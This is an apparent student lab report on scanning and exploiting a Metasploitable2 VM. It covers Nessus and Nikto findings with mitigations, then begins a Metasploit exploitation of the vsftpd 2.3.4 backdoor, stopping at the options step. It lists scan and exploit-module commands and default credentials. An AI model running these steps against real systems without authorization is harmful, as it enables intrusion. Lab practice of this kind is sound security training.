


>>The image shows the Nessus Essentials interface, displaying the Events tab where the system is downloading and verifying the license, plugins, and core components.

7.Nessus Various Scanner:




8. Nessus Network Scan Result



- The image displays the Nessus Essentials vulnerability scan results, showing multiple security issues categorized by severity, including SSL, SSH, HTTP, and TLS vulnerabilities.


Running Metasploitable2 in VirtualBox






Setting up a new virtual machine in VirtualBox, naming it "meta2." but have not yet selected an ISO or VMDK file. The Metasploitable VM (meta2) is configured in VirtualBox with 512MB RAM. using a VMDK file as its storage. and is ready to be powered on.

Loging into meta2



6. Finding the IP Address



This image shows the network configuration Of a Metasploitable virtual machine, displaying IP addresses and network interface details.

Deliverable: Vulnerability Assessment Report

1. Executive Summary

>> This report presents the findings from a vulnerability assessment conducted on the target system (192.168.124.193). The scan identified several vulnerabilities, including critical issues like Remote Code Execution (RCE) and SQL Injection (SQLi), which require immediate remediation. The risk levels have been classified according to severity, and recommended mitigation steps are provided.

2. Vulnerability Findings

ID	Vulnerability	Risk Level	CVE Reference	Mitigation
1	Apache PHP-CGI Remote Code Execution	**High**	CVE-2012-1823, CVE-2012-2311	Upgrade to PHP 5.3.13 / 5.4.3 or later
2	phpMyAdmin SQL Injection	**High**	CVE-2019-11768	Upgrade to phpMyAdmin 4.8.6 or later
3	Clickjacking Vulnerability	**Medium**	CWE-693	Implement **X-Frame-Options** or **Content-Security-Policy**
4	Directory Traversal	**High**	CWE-22	Restrict access to sensitive directories
5	SQL Injection (Blind)	**Critical**	CWE-89	Implement proper input validation and prepared statements
6	Remote File Inclusion	**High**	CVE-2009-0781	Restrict access, apply security patches
7	CGI Parameter Injection	**Medium**	CWE-	Sanitize input parameters



3. Conclusion & Recommendations

- **Critical vulnerabilities** like **SQL Injection** and **Remote Code Execution** pose an immediate threat and should be mitigated **immediately**.
- **High-risk** vulnerabilities, such as **Remote File Inclusion**, should be **patched as soon as possible**.
- **Medium-risk** vulnerabilities should be addressed **to reduce attack vectors**.
- **Low-risk** vulnerabilities should be monitored and addressed based on business impact.

Security Recommendations

1. **Patch Management:** Ensure all software components are updated to their latest secure versions.
2. **Web Security Best Practices:** Implement **WAF (Web Application Firewall)**, **input validation**, and **content security policies**.
3. **User Authentication Improvements:** Avoid **default credentials** and enforce **multi-factor authentication (MFA)**.
4. **Regular Security Audits:** Perform periodic scans and **code reviews** to prevent vulnerabilities from resurfacing.

Vulnerability Scanning & Assessment

Using NIKTO :

Nikto is an open-source web server scanner designed to identify potential security vulnerabilities in web applications. It is widely used by security professionals to detect outdated software, misconfigurations, and security loopholes in web servers

STEPS:

Installing and Running Nikto:

1. Install Nikto on Kali Linux

sudo apt install nikto -y



2. **Verify installation**


nikto -Version




3. **Scanning the Web Application (DVWA):**

1. Identify the web server IP (Metasploitable 2 machine IP).

- Open Metasploitable2 on your virtual machine
- Add on your credentials to login into your metasploitable 2
- Username is msfadmin
- Password is msfadmin
- Now to get your web server IP type ifconfig.
- Now for my machine the ip address is 192.168.202.27
- Run this IP on firefox web browser and click on the DVWA option





2. **Run Nikto against the target:**

nikto -h http://<target ip address/dvwa/

➢ Here the Target ip address is 192.168.202.27



3. Analysing and Assessing Vulnerabilities:

1. Outdated Server Software (Apache 2.2.8)

- CVE Reference: Multiple vulnerabilities in Apache 2.2.x
- Risk Level: Critical (Immediate Fix Needed)
- Issue: This version is End of Life (EOL), meaning no security updates or patches.
- Mitigation: Upgrade to the latest stable version (Apache 2.4+) and apply security patches.

2. Directory Indexing Enabled (/dvwa/config/, /dvwa/)

- Risk Level: High (Fix ASAP)
- Issue: Allows attackers to browse server directories, exposing sensitive files.
- Mitigation: Disable directory listing in the web server configuration (Options - Indexes in Apache).

3. Cross-Site Tracing (XST)

- CVE Reference: No direct CVE, but related to Cross-Site Scripting (XSS) exploitation.
- Risk Level: High (Fix ASAP)
- Issue: HTTP TRACE method is enabled, which attackers can use to steal cookies.
- Mitigation: Disable TRACE method in the web server (TraceEnable Off in Apache).

4. **PHP Code Disclosure (-s parameter in login.php & z-s)**

- CVE Reference: CVE-2012-1823
- Risk Level: Critical (Immediate Fix Needed)
- Issue: Allows source code exposure and possible remote code execution (RCE).
- Mitigation: Configure disable_functions in php.ini and restrict direct access to sensitive files.

5. **SQL Injection in Drupal (CVE-2014-3704 - Drupalgeddon)**

- Risk Level: Critical (Immediate Fix Needed)
- Issue: Allows unauthenticated attackers to bypass authentication using SQL injection.
- Mitigation: Patch Drupal immediately and implement parameterized queries.

6. **Missing Security Headers (X-Frame-Options, X-Content-TypeOptions)**

- Risk Level: Medium (Fix Soon)
- Issue: Could lead to clickjacking and MIME-type sniffing attacks.
- Mitigation: Set headers in .htaccess or web server configuration.

Conclusion:

Final Recommendations:

- Upgrade Apache & PHP to prevent critical exploits.
- Disable TRACE method to avoid cookie theft.
- Restrict file and directory access to prevent information disclosure.
- Apply security headers to strengthen protection.
- Fix SQL Injection vulnerabilities immediately.

Experiment 3

Exploiting a Known Vulnerability

Introduction

1. **Objective:**

Demonstrate how to exploit a known vulnerability in vsftpd 2.3.4 on Metasploitable 2.

2. **Vulnerability:**

   The vsftpd backdoor allows unauthorized access to the server.

3. **Purpose:**

   Show potential damage if a malicious actor exploits this flaw.

4. **Tools Used:**

   - **Kali Linux (attacker machine)**
   - **Metasploitable 2 (target machine)**
   - **Metasploit Framework (exploitation tool) 5. Outcome: Obtain a shell on the target server and assess the level of access gained.**

Environmental Setup

1. **Hardware:**

   - **One computer or virtual machine for Kali Linux.**
   - **One computer or virtual machine for Metasploitable 2.**

2. **Software:**

   - **Kali Linux: Download and install from the official website.**
   - **Metasploitable 2: Download and install from the official source.**

3. **Network:**

   . **Connect both machines to the same network (NAT or Bridged mode).**
   - **Check IP addresses using ifconfig (Kali) and ip a (Metasploitable).**

4. **Service Check:**

   - **Ensure vsftpd is running on Metasploitable 2:**
   - **Command: service vsftpd status.**

5. **Kali Setup:**

   - **Open a terminal and update Metasploit:**


- **Command: msfupdate.**

6. **Connectivity Test:**
   - **Test connection from Kali to Metasploitable:**
   - **Command: ping <TARGET-IP>.**
7. **Firewall:**
   - **Ensure firewalls allow traffic on port 21 (FTP).**

Exploitation Steps

1) Identify Target System

• Use 'ifconfig' to determine the local and external IP addresses of the target machine(in Metasploitable2). • Note:- It should be in Bridged network



2) Perform Port Scan(Kali)

. Use nmap to scan for open ports and services.

. Identify if the vsFTPd 2.3.4 is running, which is known to have a backdoor.


. nmap -p 21 --script ftp-vsftpd-backdoor <target ip>

. nmap: A tool for scanning networks to find open ports and services. • -p 21: Tells Nmap to check port 21, which is commonly used for FTP (File Transfer Protocol).

. --script ftp-vsftpd-backdoor: Runs a specific script to check for a known security vulnerability (a backdoor) in the vsftpd FTP server.

. <target ip>: The IP address of the system you want to scan.


So, this command checks if a target system's FTP server is vulnerable to a specific backdoor exploit.



3) Launch Metasploit Framework msfconsole

. msfconsole is the command-line interface for the Metasploit Framework, a powerful tool used for penetration testing, exploit development, and security research.

. It allows users to search for vulnerabilities, run exploits, and gain control over target systems.



4) Select the Exploit Module

Load the specific exploit for the vsftpd backdoor:

use exploit/unix/ftp/vsftpd_234_backdoor

. The command use exploit/unix/ftp/vsftpd_234_backdoor loads the VSFTPD v2.3.4 backdoor exploit in Metasploit.


. Specifies the exploit for the vsFTPd vulnerability.

. This exploit targets a backdoor in VSFTPD 2.3.4, allowing remote attackers to gain shell access.




5) Show Options for the Exploit

Displays required and optional settings for the exploit, including the target's IP and port.



